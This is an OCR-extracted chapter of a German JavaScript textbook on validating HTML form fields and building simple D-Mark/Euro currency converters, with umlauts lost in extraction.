Das Formular speichert all seine Elemente (also alle HTML-Formularelemente in diesem Formular) im Array elements. Auch hier kann man auf die einzelnen Elemente ber den Array-Index zugreifen; im obigen Beispiel greift man auf das erste Texteingabefeld mit document.forms[0]. elements[0] zu. Alternativ knnen Sie auch wieder das name-Attribut verwenden, in diesem Fall document.forms[0]. Vorname. Die meisten Formularelemente haben eine Eigenschaft value, die in der Regel die Eingabe des Benutzers angibt. Details hierzu finden Sie in den entsprechenden Abschnitten.

Zur Vereinfachung wird folgende Zeile am Anfang der Funktion pruefen() eingefhrt:

```
var f = document.Fragebogen;
```

Hiermit spart man sich ein wenig Tipparbeit; statt document. Fragebogen. elements[0] reicht jetzt f.elements[0].



9.1.2 Texteingabefelder ▼▲

Unter Texteingabefeldern verstehen wir in diesem Zusammenhang Formularfelder, die folgendermaen in HTML abgebildet werden:

- <input type="text" /> – einzeiliges Texteingabefeld
- <input type="password" /> – einzeiliges Passwortfeld
- <input type="hidden" /> – unsichtbares Formularfeld
- <textaera> – mehrzeiliges Texteingabefeld

In diesem Fall gestaltet sich die Vollstndigkeitsabfrage sehr einfach. Wie oben schon ausgefhrt wurde, heit die Eigenschaft, die den Eingabewert im Texteingabefeld enthlt, value. Der folgende JavaScript-Code kann also in die Funktion pruefen() eingefgt werden. Er funktioniert folgendermaen: Ist ein Texteingabefeld nicht ausgefllt, wird die Funktion mit return false verlassen, was dann zur Folge hat, dass das Formular nicht versandt wird.

```
if (f.Vorname.value == "") {
   return false;
}
if (f.Nachname.value == "") {
   return false;
}
if (f.Email.value == "") {
   return false;
}
```

Auf eine Besonderheit bei Texteingabefeldern muss ich noch hinweisen: Wenn Sie mehrere Texteingabefelder mit identischen name-Attributen haben, werden

die Werte in einem Array gespeichert. Enthielte das Beispielformular von oben also noch ein Texteingabefeld namens `Vorname`, knnte man auf das erste dieser Felder mit `f.Vorname[0]` zugreifen und auf das zweite Feld mit `f.Vorname[1]`. Aus Grnden der Einfachheit (und zur Verringerung der Fehlermglichkeiten) ein einfacher Tipp: Verwenden Sie stets eindeutige Bezeichnungen fr Ihre Formularelemente.

top

9.1.3 Radiobuttons ▼▲

Aus einer Gruppe Radiobuttons kann immer nur einer ausgewhlt werden. Eine Gruppe von Radiobuttons ist durch ein identisches `name`-Attribut gekennzeichnet. Leider greift man im obigen Beispiel mit `f.Geschlecht` auf die Gruppe von Radiobuttons mit dem `name`-Attribut `Geschlecht` zu. Die Eigenschaft `value` liefert hier nicht das richtige Ergebnis: Es muss auf einen individuellen Radiobutton zugegriffen werden. Das wre natrlich ber das `elements`-Array mglich, aber es gibt einen eleganteren Weg. Analog zu Texteingabefeldern werden gleichnamige Radiobuttons auch in einem Array abgespeichert. Mit der folgenden Schleife werden alle Radiobuttons (in diesem Falle zwei) durchlaufen, und es wird berprft, ob der Button ausgewhlt ist (boolesche Eigenschaft `checked`). Wenn beide nicht ausgewhlt sind, wird `pruefen()` mit `return false` verlassen.

```
var geschlecht_ok = false;
for (var i=0; i<f.Geschlecht.length; i++) {
   if (f.Geschlecht[i].checked) {
      geschlecht_ok = true;
   }
}
if (!geschlecht_ok) {
   return false;
}
```

Alternativ dazu knnen Sie eine Variante ohne Schleife benutzen, die etwas krzer ist:

```
if (!(f.Geschlecht[0].checked || f.Geschlecht[1].checked)) {
   return false;
}
```

top

9.1.4 Checkboxen ▼▲

Checkboxen knnen wie Radiobuttons ausgewhlt werden, wobei sich die grafische Darstellung leicht unterscheidet: Checkboxen werden angekreuzt. Da Checkboxen nicht gruppiert sind, also jede Checkbox fr sich ausgewhlt werden kann (oder auch nicht), ist die berprfung, ob sie ausgefllt wurden, nicht weiter schwer. Wieder gibt es eine boolesche Eigenschaft `checked`, die angibt, ob eine Checkbox angekreuzt ist oder nicht. Das Formular ist dann unvollstndig ausgefllt, wenn keine der drei Checkboxen angekreuzt worden ist.

```
if (!f.Flash.checked && !f.JavaScript.checked && !f.ActionScript.checked) {
   return false;
}
```

top

9.1.5 Auswahllisten ▼▲

Eine HTML-Auswahlliste wird mit dem Tag `<select>` eingeleitet. Es ist sinnvoll,

diesem Tag ein aussagekrftiges name-Attribut zu geben. Die einzelnen Elemente werden durch das HTML-Tag <option> dargestellt. Dieses Tag hat standardmig kein name-Attribut; wenn man also dort Informationen unterbringen will, sollte man das value-Attribut besetzen.

Beim Einsatz von JavaScript kann auf die Auswahlliste ber das name-Attribut des <select>-Tags zugegriffen werden. Die einzelnen Optionen sind im Array options abgespeichert. Jede Option hat die boolesche Eigenschaft selected, die angibt, ob die entsprechende Option gerade ausgewhlt ist. Mit der Eigenschaft value kann auf das value-Attribut der Option zugegriffen werden.

Im Fragebogen-Beispiel kommt es darauf an, dass nicht die erste Option ausgewhlt wird, denn die heit "Bitte whlen". Ein erster Versuch der Abfrage lautet also folgendermaen:

```
if (f.Cover.options[0].selected) {
   return false;
}
```

Wenn festgestellt werden soll, welche der Optionen gerade ausgewhlt ist, knnte man auf die Idee kommen, das options-Array mit einer Schleife zu durchlaufen, um so den Index der ausgewhlten Option herauszubekommen:

```
for (var i=0; i<f.Cover.options.length; i++) {
   if (f.Cover.options[i].selected) {
      var Auswahl = i;
   }
}
if (Auswahl == 0) {
   return false;
}
```

Diese Arbeit kann man sich jedoch sparen: Auswahllisten haben die Eigenschaft selectedIndex, die den Array-Index der ausgewhlten Option angibt. Die Abfrage kann also folgendermaen vereinfacht werden:

```
if (f.Cover.selectedIndex==0) {
   return false;
}
```

Es gibt auch Auswahllisten, bei denen mehr als eine Option ausgewhlt werden kann. Diese sind in HTML mit <select multiple> abgebildet. In diesem Fall enthlt selectedIndex den Index der obersten ausgewhlten Option. Wenn Sie dagegen auf **alle** ausgewhlten Listenelemente zugreifen mchten oder wenn es mehrere leere Listenelemente gibt (etwa Eintrge mit Trennlinien oder ohne Text), mssen Sie eine for-Schleife nach obigem Muster verwenden.


top

9.1.6 Fehlermeldung ausgeben ▼▲

Hier wird noch einmal der komplette Code fr die Vollstndigkeitsberprfung des Formulars wiedergegeben. Es wurden Kommandos hinzugefgt, die eine Warnmeldung ausgeben, sofern das Formular unvollstndig ausgefllt worden ist.

```
function pruefen(){
   var f = document.forms[0];
   var fehler = "";  //enthlt die Bezeichnungen
                     //der nicht ausgefllten Felder
   // *** berprfung auf vollstndige Ausfllung
   if (f.Vorname.value == "") {
      fehler += "Vorname ";
   }
   if (f.Nachname.value == "") {
```

```
      fehler += "Nachname ";
   }
   if (f.Email.value == "") {
      fehler += "E-Mail ";
   }
   if (!(f.Geschlecht[0].checked || f.Geschlecht[1]
   .checked)) {
      fehler += "Geschlecht ";
   }
   if (!f.Flash.checked && !f.JavaScript.checked &&
   !f.ActionScript.checked) {
      fehler += "Lieblingsbuch ";
   }
   if (f.Cover.selectedIndex == 0) {
      fehler += "Cover ";
   }
   // *** Gegebenenfalls Fehlermeldung
   if (fehler != "") {
      var fehlertext = "Die folgenden Felder wurden
      nicht vollstndig ausgefllt:\n";
      fehlertext += fehler;
      alert(fehlertext);
      return false;
   }
   return true;
}
```



Hier klicken, um das Bild zu Vergrern

Abbildung 9.2 Hinweis auf nicht ausgefllte Felder

top

9.1.7 Konstruktive Vorschlge ▲


Anstatt bei Texteingabefeldern eine Fehlermeldung auszugeben, kann man auch die Methode `window.prompt()` benutzen, um den Benutzer direkt zu einer Texteingabe zu zwingen. In Kapitel 8 wurde `window. prompt()` schon erlutert. Man muss in diesem Beispiel noch zustzlich beachten, dass man die `value`-Eigenschaft der Texteingabefelder auch auf den eingegebenen Wert setzt, damit diese Daten auch an das serverseitige Skript bergeben werden knnen.

Die Funktion `pruefen()` muss also folgendermaen abgendert werden:

```
function pruefen() {
   var f = document.forms[0];
   var fehler = "";  //enthlt die Bezeichnungen
                     //der nicht ausgefllten Felder
   // *** berprfung auf vollstndige Ausfllung
   while (f.Vorname.value == "") {
      var vorname = prompt("Bitte geben Sie Ihren
      Vornamen ein!");
      if (vorname) {
         f.Vorname.value = vorname;
```

```
      }
   }
   while (f.Nachname.value == "") {
      var nachname = prompt("Bitte geben Sie Ihren
      Nachnamen ein!");
      if (nachname) {
         f.Nachname.value = nachname;
      }
   }
   while (f.Email.value == "") {
      var email = prompt("Bitte geben Sie Ihre E-Mail-
      Adresse ein!");
      if (email) {
         f.Email.value = email;
      }
   }
   if (!(f.Geschlecht[0].checked || f.Geschlecht[1]
   .checked)) {
      fehler += "Geschlecht ";
   }
   if (!f.Flash.checked && !f.JavaScript.checked &&
   !f.ActionScript.checked) {
      fehler += "Lieblingsbuch ";
   }

   if (f.Cover.selectedIndex==0) {
      fehler += "Cover ";
   }
   // *** Gegebenenfalls Fehlermeldung
   if (fehler != "") {
      var fehlertext = "Die folgenden Felder wurden
      nicht vollstndig ausgefllt:\n";
      fehlertext += fehler;
      alert(fehlertext);
      return false;
   }
   return true;
}
```



Hier klicken, um das Bild zu Vergrern

Abbildung 9.3 Nicht ausgefllte Texteingabefelder knnen direkt korrigiert werden.

Der Benutzer steckt in einer Endlosschleife fest und wird gezwungen, die Angaben zu machen, ansonsten geht es nicht weiter. So ein Abfragefenster wirkt allerdings relativ aufdringlich, und wenn ein Benutzer partout nichts angeben will, dann macht er eben falsche Angaben. Sie werden mit diesen Mitteln niemanden dazu bringen, die Wahrheit zu sagen, wenn er nichts ber sich preisgeben will. Vergisst aber jemand, ein Mussfeld auszufllen, bieten Sie ihm eine bequeme Mglichkeit an, dies nachzuholen.

Testen Sie Ihren Code sehr grndlich. Folgender Tippfehler fhrt dazu, dass der Benutzer in einer Endlosschleife festsitzt, die er nicht mehr verlassen kann:

```
while (f.Email.value=="") {
   var email = prompt("Bitte geben Sie Ihre E-Mail-
   Adresse ein!")
   if (email) {
```

```
        f.Nachname.value = email;
    }
}
```

Dieser Fehler schleicht sich bei der Verwendung von Copy&Paste sehr schnell ein (raten Sie, woher ich das wei L), und er ruiniert das Skript. Nicht das `Email`-Feld wird aktualisiert, sondern das `Nachname`-Feld. Auerdem bleibt das `Email`-Feld immer leer, egal was der Benutzer in das Abfragefenster eingibt. Es geht also an dieser Stelle nicht weiter, und der Benutzer kommt so schnell nicht wieder auf Ihre Seiten.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 9 Formulare
- 9.1 berprfung auf Vollstndigkeit
  - 9.1.1 Allgemeiner Aufbau
  - 9.1.2 Texteingabefelder
  - 9.1.3 Radiobuttons
  - 9.1.4 Checkboxen
  - 9.1.5 Auswahllisten
  - 9.1.6 Fehlermeldung ausgeben
  - 9.1.7 Konstruktive Vorschlge
- 9.2 Automatische berprfung
  - 9.2.1 Texteingabefelder
  - 9.2.2 Radiobuttons
  - 9.2.3 Checkboxen
  - 9.2.4 Auswahllisten
  - 9.2.5 Zusammenfassung
- 9.3 Anwendungsmglichkeiten fr Formulare
  - 9.3.1 Whrungsrechner
  - 9.3.2 Whrungsrechner, Teil 2
  - 9.3.3 Formularfelder fr die Textausgabe nutzen
  - 9.3.4 Navigation mit Auswahllisten
- 9.4 Anwendungsbeispiel: Fensteroptionen
- 9.5 Daten behalten
  - 9.5.1 Das Eingabeformular
  - 9.5.2 Die Ausgabeseite
- 9.6 Dynamische Auswahllisten
  - 9.6.1 Ein erster Ansatz
  - 9.6.2 Ein fortgeschrittener Ansatz
- 9.7 berprfungsfunktionen
  - 9.7.1 Ganze Zahlenwerte
  - 9.7.2 Dezimalzahlen
  - 9.7.3 Telefonnummern
  - 9.7.4 E-Mail-Adressen
  - 9.7.5 In Zahlenwerte umwandeln
- 9.8 Regulre Ausdrcke
  - 9.8.1 Kurzeinfhrung
  - 9.8.2 Ein Objekt erzeugen
  - 9.8.3 Mit dem Objekt arbeiten

Buch bestellen
Ihre Meinung?

top

9.2 Automatische berprfung ▼

Das Skript zur berprfung auf Vollstndigkeit muss fr jedes Formular neu geschrieben werden. Zwar knnen Sie Elemente wiederverwenden, aber etwas zustzliche Arbeit ist immer ntig. Es ist aber mglich, die berprfung auch zu automatisieren. Jedes Formularelement besitzt nmlich die Eigenschaft `type`, die den Typ des Elements – beispielsweise Texteingabefeld, Radiobutton oder Checkbox – angibt. Man kann also den Ansatz verfolgen, in einer Schleife alle Formularelemente durchzugehen und zu berprfen, ob sie ausgefllt sind. Die Fehlermeldungen sind dann vielleicht nicht mehr so individuell wie im vorherigen Beispiel, aber Sie ersparen sich eine Menge Tipp- und Denkarbeit.

Im Folgenden sehen Sie das Grundgerst fr die automatische Version der Funktion `pruefen()`.

```
<script type="text/javascript"><!--
function pruefen(f) {  //Formular wird als Parameter bergeben
   var fehler = "";  //Variable fr die Fehlermeldung
   var i;  //Enthlt das jeweilige Formularelement
   for (var j=0; j<f.elements.length; j++) {
      i = f.elements[j];
      //kommt noch...
   }
   return true;
}
//--></script>
```

top

9.2.1 Texteingabefelder ▼▲

Der Wert der `type`-Eigenschaft eines Texteingabefelds ist bei einem einzeiligen Texteingabefeld `"text"`. Er ist `"password"` bei einem Passwortfeld sowie `"textarea"` bei einem mehrzeiligen Eingabefeld. In diesem Fall wird die `value`-Eigenschaft des Formularelements (zur Erinnerung: Es steht in der Variablen `i`) berprft. Falls keine Eingabe erfolgt, wird das `name`-Attribut des Eingabefelds (es steht in der Eigenschaft `name`) dem Fehlerstring hinzugefgt, um wenigstens eine einigermaen aussagekrftige Fehlermeldung ausgeben zu knnen.

```
if (i.type=="text" || i.type=="password" || i.type=="textarea") {
   if (i.value == "") {
      fehler += i.name + "\n";
   }
}
```

top

9.2.2 Radiobuttons ▼▲

Fr Radiobuttons (die Sie an der `type`-Eigenschaft `"radio"` erkennen) muss man sich eine besondere Strategie berlegen. Jeder Radiobutton ist ein eigenes Formularelement und muss nicht unbedingt ausgewhlt sein. Auf die folgende Art und Weise kommt man dennoch zum Ziel:

- Wenn Sie feststellen, dass das aktuell betrachtete Formularelement ein Radiobutton ist, wird das `name`-Attribut ausgelesen (Eigenschaft `name`). Dann wird das dazugehrige Array von Radiobuttons daraufhin durchsucht, ob zumindest einer davon ausgewhlt ist. Falls nicht, wird der Fehlerstring um das `name`-Attribut der Gruppe der Radiobuttons erweitert.
- Jeder Radiobutton wird als einzelnes Formularelement behandelt. Ist also von einer Gruppe aus fnf Radiobuttons keiner ausgewhlt, werden bei der berprfung der fnf Radiobuttons insgesamt fnfmal Mngel gefunden – es wrde also fnf Fehlermeldungen geben. Aus diesem Grund wird eine weitere Variable, `radiocheck`, eingefhrt (und zwar auerhalb der `for`-Schleife). In `radiocheck` werden die `name`-Attribute bereits geprfter Radio-Buttons, durch Leerzeichen getrennt, eingetragen. Bevor ein Radiobutton berprft wird, muss zuerst nachgeschaut werden, ob schon einmal ein anderer Radiobutton aus dieser Gruppe betrachtet worden ist. Daraus folgt auch eine Einschrnkung fr das Skript: Die `name`-Attribute der Radiobuttons drfen keine Leerzeichen enthalten – aber das sollte sich von selbst verstehen; ich verweise auf die Einleitung.[1]

```
if (i.type=="radio") {
   if (radiocheck.indexOf(i.name + " "<0) {
      radiocheck += i.name + " ";
      eval("var radiogroup = f." + i.name)
      var ok = false;
      for (var k=0; k<radiogroup.length; k++) {
         if (radiogroup[k].checked) {
            ok = true;
         }
      }
      if (!ok) {
         fehler += i.name + "\n";
      }
   }
}
```

top

9.2.3 Checkboxen ▼▲

Bei Checkboxen ist eine allgemeine berprfung schlecht mglich. Es ist dem Benutzer ja freigestellt, ob er eine Checkbox ankreuzt oder nicht. Jede Checkbox ist im Grunde genommen eine Ja/Nein-Frage, und somit bedeutet kein Kreuz auch eine Antwort, nmlich Nein. Aus diesem Grund werden Checkboxen (die `type`-Eigenschaft heit brigens `"checkbox"`) nicht berprft. Ist das dennoch erforderlich, hilft einfach ein Blick auf die Eigenschaft `checked`: Ist diese `false`, ist die Checkbox nicht ausgewhlt worden. Im endgltigen Skript finden Sie den Code fr diese berprfung in einkommentierter Form.

top

9.2.4 Auswahllisten ▼▲

Auswahllisten erkennt man daran, dass die `type`-Eigenschaft des Formularelements entweder den Wert `"select-one"` oder den Wert `"select-multiple"` hat, je nachdem, ob der HTML-Parameter `multiple` gesetzt worden ist oder nicht. Die Eigenschaft `selectedIndex` muss berprft werden. Sie muss ungleich 0 sein. Wir nehmen einfach einmal an, dass die oberste Option einer Auswahlliste immer Bitte whlen Sie oder hnlich lautet.

```
if (i.type=="select-one" || i.type=="select-multiple") {
   if (i.selectedIndex == 0) {
```

```
      fehler += i.name + "\n";
   }
}
```

top

9.2.5 Zusammenfassung ▲

Im Folgenden finden Sie noch einmal den gesamten Code fr dieses Beispiel. Mit ihm sind Sie in der Lage, mit JavaScript jedes Formular daraufhin zu berprfen, ob es vollstndig ausgefllt wurde. In der Praxis kommt es aber oft vor, dass nicht alle Felder Pflichtfelder sind. Viele Benutzer sind auch sehr zurckhaltend, wenn sie allzu persnliche Daten wie etwa Geburtsdatum, E-Mail-Adresse, Telefonnummer oder gar ihr Einkommen angeben mssen. berlegen Sie sich also ganz genau, ob Sie wirklich alle Daten bentigen.

```
<html>
<head>
<title>Formularberprfung</title>
<script type="text/javascript"><!--
function pruefen(f) {
   var fehler = "";  //Variable fr die Fehlermeldung
   var radiocheck = "";  //Variable fr berprfte Radiobuttons
   var i;  //Enthlt das jeweilige Formularelement
   for (var j=0; j<f.elements.length; j++) {
      i = f.elements[j];
      //Texteingabefelder
      if (i.type=="text" || i.type=="password" || i.type=="textarea") {
         if (i.value == "") {
            fehler += i.name + "\n";
         }
      }
      //Radiobuttons
      if (i.type=="radio") {
         if (radiocheck.indexOf(i.name+ " ") < 0) {
            radiocheck += i.name + " ";
            eval("var radiogroup = f." + i.name);
            var ok = false;
            for (var k=0; k<radiogroup.length; k++) {
               if (radiogroup[k].checked) {
                  ok = true;
               }
            }
            if (!ok) {
               fehler += i.name + "\n";
            }
         }
      }

      //Auswahllisten
      if (i.type=="select-one" || i.type=="select-
      multiple") {
         if (i.selectedIndex == 0) {
            fehler += i.name + "\n";
         }
      }

      //Checkboxen (einkommentiert)
      //if (i.type=="checkbox") {
      //   if (i.checked == false) {
      //      fehler += i.name + "\n";
      //   }
      //}
   }
   //Fehlermeldung
   if (fehler != "") {
      alert("Bitte fllen Sie die folgenden Felder aus:
      \n" + fehler);
```

```
        return false;
      }
      return true;
  }
  //--></script>
  </head>
  <body>
  <form onsubmit="return pruefen(this);">
  ... Formularfelder kommen hierhin ...
  </form>
  </body>
  </html>
```

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 9 Formulare**
  - **9.1 berprfung auf Vollstndigkeit**
    - **9.1.1 Allgemeiner Aufbau**
    - **9.1.2 Texteingabefelder**
    - **9.1.3 Radiobuttons**
    - **9.1.4 Checkboxen**
    - **9.1.5 Auswahllisten**
    - **9.1.6 Fehlermeldung ausgeben**
    - **9.1.7 Konstruktive Vorschlge**
  - **9.2 Automatische berprfung**
    - **9.2.1 Texteingabefelder**
    - **9.2.2 Radiobuttons**
    - **9.2.3 Checkboxen**
    - **9.2.4 Auswahllisten**
    - **9.2.5 Zusammenfassung**
  - **9.3 Anwendungsmglichkeiten fr Formulare**
    - **9.3.1 Whrungsrechner**
    - **9.3.2 Whrungsrechner, Teil 2**
    - **9.3.3 Formularfelder fr die Textausgabe nutzen**
    - **9.3.4 Navigation mit Auswahllisten**
  - **9.4 Anwendungsbeispiel: Fensteroptionen**
  - **9.5 Daten behalten**
    - **9.5.1 Das Eingabeformular**
    - **9.5.2 Die Ausgabeseite**
  - **9.6 Dynamische Auswahllisten**
    - **9.6.1 Ein erster Ansatz**
    - **9.6.2 Ein fortgeschrittener Ansatz**
  - **9.7 berprfungsfunktionen**
    - **9.7.1 Ganze Zahlenwerte**
    - **9.7.2 Dezimalzahlen**
    - **9.7.3 Telefonnummern**
    - **9.7.4 E-Mail-Adressen**
    - **9.7.5 In Zahlenwerte umwandeln**
  - **9.8 Regulre Ausdrcke**
    - **9.8.1 Kurzeinfhrung**
    - **9.8.2 Ein Objekt erzeugen**
    - **9.8.3 Mit dem Objekt arbeiten**

top

9.3 Anwendungsmglichkeiten fr Formulare ▼

Neben einer einfachen berprfung von Benutzereingaben auf Vollstndigkeit knnen Formulare auch noch anderweitig verwendet werden. In diesem Abschnitt werden einige Anwendungsmglichkeiten vorgestellt, die Sie vielleicht schon in hnlicher Form im World Wide Web gesehen haben. Sie knnen sie direkt auf Ihrer Website einsetzen.

top


9.3.1 Whrungsrechner ▼▲

Der Kurs D-Mark/Euro ist ja leider nicht exakt 2:1, so dass ein Umrechner in Zeiten des Teuro immer noch ein praktisches Hilfsmittel ist (Marke: wie billig frher doch alles war). Das Skript wird folgendermaen aufgebaut:

- In einem Texteingabefeld gibt der Benutzer den Betrag in einer Whrung ein.
- In welche Richtung umgerechnet werden soll, also D-Mark in Euro oder umgekehrt, wird mit Radiobuttons ausgewhlt.
- Die Umrechnung wird gestartet, indem eine Schaltflche angeklickt wird.
- Der umgerechnete Betrag wird in einem neuen Texteingabefeld angezeigt.

Die grte Schwierigkeit besteht darin, die Eingaben des Benutzers eventuell umzuformen. JavaScript verwendet das amerikanische Zahlenformat, und das kennt nur einen Dezimalpunkt, kein Dezimalkomma. Also wird das erste Komma durch einen Punkt ersetzt. Die Umwandlung der Zeichenkette in eine Dezimalzahl geschieht automatisch durch die Multiplikation mit dem bzw. Division durch den amtlichen Umrechnungskurs. Andernfalls knnten Sie die Funktionen `eval()` oder `parseFloat()` verwenden.

```
<html>
<head>
<title>Euro-Rechner</title>
<script type="text/javascript"><!--
function umrechnen(f) { //f ist eine Referenz
                        //auf das Formular
   var betrag = f.betrag.value;
   if (betrag.indexOf(",")!=-1) {
      betrag = betrag.substring(0, betrag.indexOf(",")) + "." +
               betrag.substring(betrag.indexOf(",")+1, betrag.length);
   }
   if (f.umrechnung[0].checked) {
      f.ausgabe.value = betrag / 1.95583;
   } else {
      f.ausgabe.value = 1.95583 * betrag;
   }
}
//--></script>
</head>
<body>
<form>
<input type="text" name="betrag" /><br />
<input type="radio" name="umrechnung" value="DMEUR" checked="checked" /> DM nach Euro
|
<input type="radio" name="umrechnung" value="EURDM" /> Euro nach DM<br />
<input type="button" value="Umrechnen!"
onclick="umrechnen(this.form)" />
<input type="text" name="ausgabe" />
</form>
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 9.4 Der Whrungsrechner in Aktion

Beachten Sie bei obigem Code den Aufruf `umrechnen(this.form)`. Innerhalb jedes Event-Handlers eines Formularelements bezieht sich `this` auf das entsprechende Formularelement. Nun haben alle Formularelemente praktischerweise eine Eigenschaft `form`, die eine Referenz auf das dazugehrige Formular darstellt. Man kann also mit `this.form` das Formular als Parameter direkt an die Funktion bergeben.

top

9.3.2 Whrungsrechner, Teil 2 ▼▲

Der Whrungsrechner lsst sich mit relativ wenig Aufwand so erweitern, dass auch der Euro-Kurs anderer Whrungen ermittelt werden kann. Insbesondere bei international ausgerichteten Webseiten ist das ein netter Service. Die Idee dahinter ist folgende: Die verschiedenen Whrungen stehen alle in einer Auswahlliste. Die beiden Radiobuttons sind mit nach Euro und von Euro beschriftet. Nach einem Klick auf die Schaltflche wird zunchst das Umtauschverhltnis zwischen Euro und der ausgewhlten Whrung ermittelt. Dieser Faktor ist in einem Array abgespeichert worden, so dass der Wert von `selectedIndex` der Auswahlliste direkt als Array-Index verwendet werden kann. Je nachdem, welcher Radiobutton angeklickt worden ist, wird der eingegebene Betrag entweder durch den Umrechnungsfaktor geteilt oder damit multipliziert.

```
<html>
<head>
<title>Euro-Rechner Teil 2</title>
<script type="text/javascript"><!--
var kurs = new Array();
kurs[0] = 1.95583;
kurs[1] = 6.55957;
kurs[2] = 1937.98450;
function umrechnen(f) { //f ist eine Referenz
                        //auf das Formular
   var betrag = f.betrag.value;
   if (betrag.indexOf(",")!=-1) {
      betrag = betrag.substring(0, betrag.indexOf(","))
      + "." +
               betrag.substring(betrag.indexOf(",")+1,
               betrag.length);
   }
   var faktor = kurs[f.Waehrung.selectedIndex];
   if (f.umrechnung[0].checked) {
      f.ausgabe.value = betrag / faktor;
   } else {
      f.ausgabe.value = faktor * betrag;
   }
}
//--></script>
</head>
<body>
<form>
<input type="text" name="betrag" />
<select name="Waehrung">
   <option>DM</option>
   <option>Franc</option>
   <option>Lira</option>
</select>
<br>
<input type="radio" name="umrechnung" value="nachEUR" checked="checked" /> nach Euro |
<input type="radio" name="umrechnung" value="vonEUR" /> von Euro<br />
<input type="button" value="Umrechnen!" onclick="umrechnen(this.form)" />
<input type="text" name="ausgabe" />
</form>
</body>
</html>
```

Natrlich knnen Sie das Beispiel auch umschreiben, sodass Sie mit dem Euro als Referenzwhrung zwischen zwei verschiedenen Whrungen umrechnen knnen. Wenn Sie andere Whrungen mit aufnehmen, beispielsweise den US-Dollar, mssen Sie den Kurs mglichst hufig aktualisieren, da er sich permanent ndert.

top

9.3.3 Formularfelder fr die Textausgabe nutzen ▼▲

Wenn man Nachrichten fr den Benutzer ausgeben will, ist ein Fenster via `window.alert()` etwas aufdringlich, und auch das Schreiben in die Statuszeile hat seine Nachteile. Ein Texteingabefeld eignet sich hierfr jedoch wunderbar. Zwar sind auch hier die gestalterischen Mglichkeiten eingeschrnkt, aber man muss die Nachteile gegeneinander abwgen. Wie der Lese- und Schreibzugriff auf Texteingabefelder vonstatten geht, haben Sie weiter oben in diesem Kapitel gesehen, das ist also kein Problem mehr.

Etwas rgerlich ist es jedoch, wenn der Benutzer denkt, er msse in dieses Texteingabefeld etwas schreiben. Aus diesem Grund wre es wnschenswert, wenn man das Feld mit einem Schreibschutz (fr den Benutzer) versehen knnte. Modernere Browser bieten dafr ein eigenes

HTML-Attribut an, aber im Sinne einer allgemein vertrglichen Lsung muss man sich mit JavaScript behelfen.

